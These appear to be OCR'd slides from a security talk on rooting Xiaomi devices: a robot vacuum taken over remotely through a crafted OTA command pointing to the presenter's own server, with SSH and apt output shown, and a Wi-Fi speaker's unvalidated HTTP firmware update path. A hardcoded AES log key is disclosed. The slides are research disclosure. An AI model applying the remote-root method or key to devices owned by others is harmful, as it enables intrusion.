
Lets root remotely

- Preparation: Rebuild Firmware
  - Include authorized_keys
  - Remove iptables rule for sshd
- Send „miIO.ota“ command to vacuum
  - Encrypted with token
    - From app or unprovisioned state
  - Pointing to own http server

Lets root remotely



SSH


root@rockrobo: ~
login as: root
Authenticating with public key "rsa-key-gami" from agent
Welcome to Ubuntu 14.04.3 LTS (GNU/Linux 3.4.39 armv7l)
* Documentation: https://help.ubuntu.com/
Last login: Thu Dec 14 01:43:59 2017 from 192.168.8.67
root@rockrobo:~#

root@rockrobo: ~

```
root@rockrobo:~# apt-get update
Ign http://us.ports.ubuntu.com trusty InRelease
Get:1 http://us.ports.ubuntu.com trusty-updates InRelease [65.9 kB]
Get:2 http://us.ports.ubuntu.com trusty-security InRelease [65.9 kB]
Hit http://us.ports.ubuntu.com trusty Release.gpg
Hit http://us.ports.ubuntu.com trusty Release
Hit http://ppa.launchpad.net trusty InRelease
Get:3 http://us.ports.ubuntu.com trusty-updates/main Sources [409 kB]
Get:4 http://us.ports.ubuntu.com trusty-updates/restricted Sources [6322 B]
Get:5 http://us.ports.ubuntu.com trusty-updates/main armhf Packages [875 kB]
Hit http://ppa.launchpad.net trusty/main armhf Packages
Get:6 http://us.ports.ubuntu.com trusty-updates/restricted armhf Packages [8931
B]
Get:7 http://us.ports.ubuntu.com trusty-updates/main Translation-en [516 kB]
Hit http://ppa.launchpad.net trusty/main Translation-en
Get:8 http://us.ports.ubuntu.com trusty-updates/restricted Translation-en [4031
B]
Get:9 http://us.ports.ubuntu.com trusty-security/main Sources [147 kB]
Get:10 http://us.ports.ubuntu.com trusty-security/restricted Sources [4931 B]
Get:11 http://us.ports.ubuntu.com trusty-security/main armhf Packages [575 kB]
Get:12 http://us.ports.ubuntu.com trusty-security/restricted armhf Packages [893
1 B]
Get:13 http://us.ports.ubuntu.com trusty-security/main Translation-en [375 kB]
Get:14 http://us.ports.ubuntu.com trusty-security/restricted Translation-en [354
```


root@rockrobo: ~

```
  1  [||||                     7.4%]     Tasks: 39, 46 thr; 1 running
  2  [|||                      7.7%]     Load average: 1.23 1.18 1.21
  3  [|||                      7.2%]     Uptime: 21:51:32
  4  [||||                    11.1%]
  Mem[||||||||||||||||||||207/498MB]
  Swp[                        0/0MB]

  PID USER      PRI  NI  VIRT   RES   SHR S CPU% MEM%   TIME+  Command
  922 root        0 -20  329M 97900  6168 S  5.9 19.2  1h05:03 player /opt/rockr
27788 root       20   0  2724  1324   932 R  3.9  0.3  0:00.45 htop
  940 root        0 -20  329M 97900  6168 S  2.0 19.2 22:22.18 player /opt/rockr
  947 root        0 -20  329M 97900  6168 S  1.3 19.2 15:59.31 player /opt/rockr
  535 root       20   0  2452  1276   992 S  1.3  0.2  6:00.78 /bin/bash /usr/bi
  719 root        0 -20 40184 37692  3996 S  0.7  7.4  9:15.19 WatchDoge /opt/ro
  939 root        0 -20  329M 97900  6168 S  0.7 19.2 11:03.31 player /opt/rockr
  948 root        0 -20  329M 97900  6168 S  0.7 19.2  7:09.43 player /opt/rockr
  951 root        0 -20  329M 97900  6168 S  0.7 19.2  2:28.84 player /opt/rockr
  881 root        0 -20  2552  1096   776 S  0.0  0.2  4:27.87 top -H -d 15 -b
  938 root        0 -20  329M 97900  6168 S  0.0 19.2  4:09.65 player /opt/rockr
  520 syslog     20   0 30472  1352   828 S  0.0  0.3  0:11.07 rsyslogd
  882 root        0 -20  2540  1068   776 S  0.0  0.2  8:15.61 top -d 5 -b
27798 root        0 -20  2564  1400  1004 S  0.0  0.3  0:00.06 /bin/bash /opt/ro
F1Help  F2Setup F3SearchF4FilterF5Tree  F6SortByF7Nice -F8Nice +F9Kill  F10Quit
```

Gain Independence

Proxy cloud communication



Possible Countermeasures

- Changing the firmware key
  - Useless -> we will figure out ;)
- Encrypting the MMC, enabling Secure Boot
  - Allwinner R16 does not support this
- Encrypting/Obfuscating the log-files and maps
  - They tried in the last version
  - Here is the AES128CBC-key: “RoCKR0B0@BEIJING”

How to get the log and map AES key?

- RRlogd uses AES encryption functions from OpenSSL library
  - Imported as dynamic library
  - Interesting function: EVP_EncryptInit_ex(...)
- Helpful tool: ltrace
  - Intercepts library calls
  - Shows contents arguments of function calls

Helpful Tools

- Dustcloud (https://github.com/dgiese/dustcloud)
  - image builder: generation of custom firmware
  - flasher: easy installation of firmware
  - "Dustcloud": emulation of the Xiaomi Smarthome Cloud
- Interesting projects
  - Aerodust: WiFi signal strength mapping using the robot
  - Various local interfaces (maps, controls)

Summary of the Vacuum

- Rooting
  - **Remote**!
- Cloud Connection
  - Run **without** cloud
  - Run with your **own** cloud


- Main objective: We want the Cloudkeys!

WI-FI NETWORK SPEAKER


Applies to: xiaomi.wifispeaker.v1, basic idea also for xiaomi.router.*

Overview Hardware

- CPU: Amlogic Meson3
  - ARM Cortex-A
- RAM: 128MB
- Flash: 8GByte
- WI-Fi+BT: Broadcom BCM4345
- OS: OpenWRT
  - Samba 3.x
  - VLC libraries



Serial Port



Rooting

- Teardown of device not necessary
- Firmware updates over HTTP
  - packed LZMA in XML format
- Classic vulnerability: no input validation

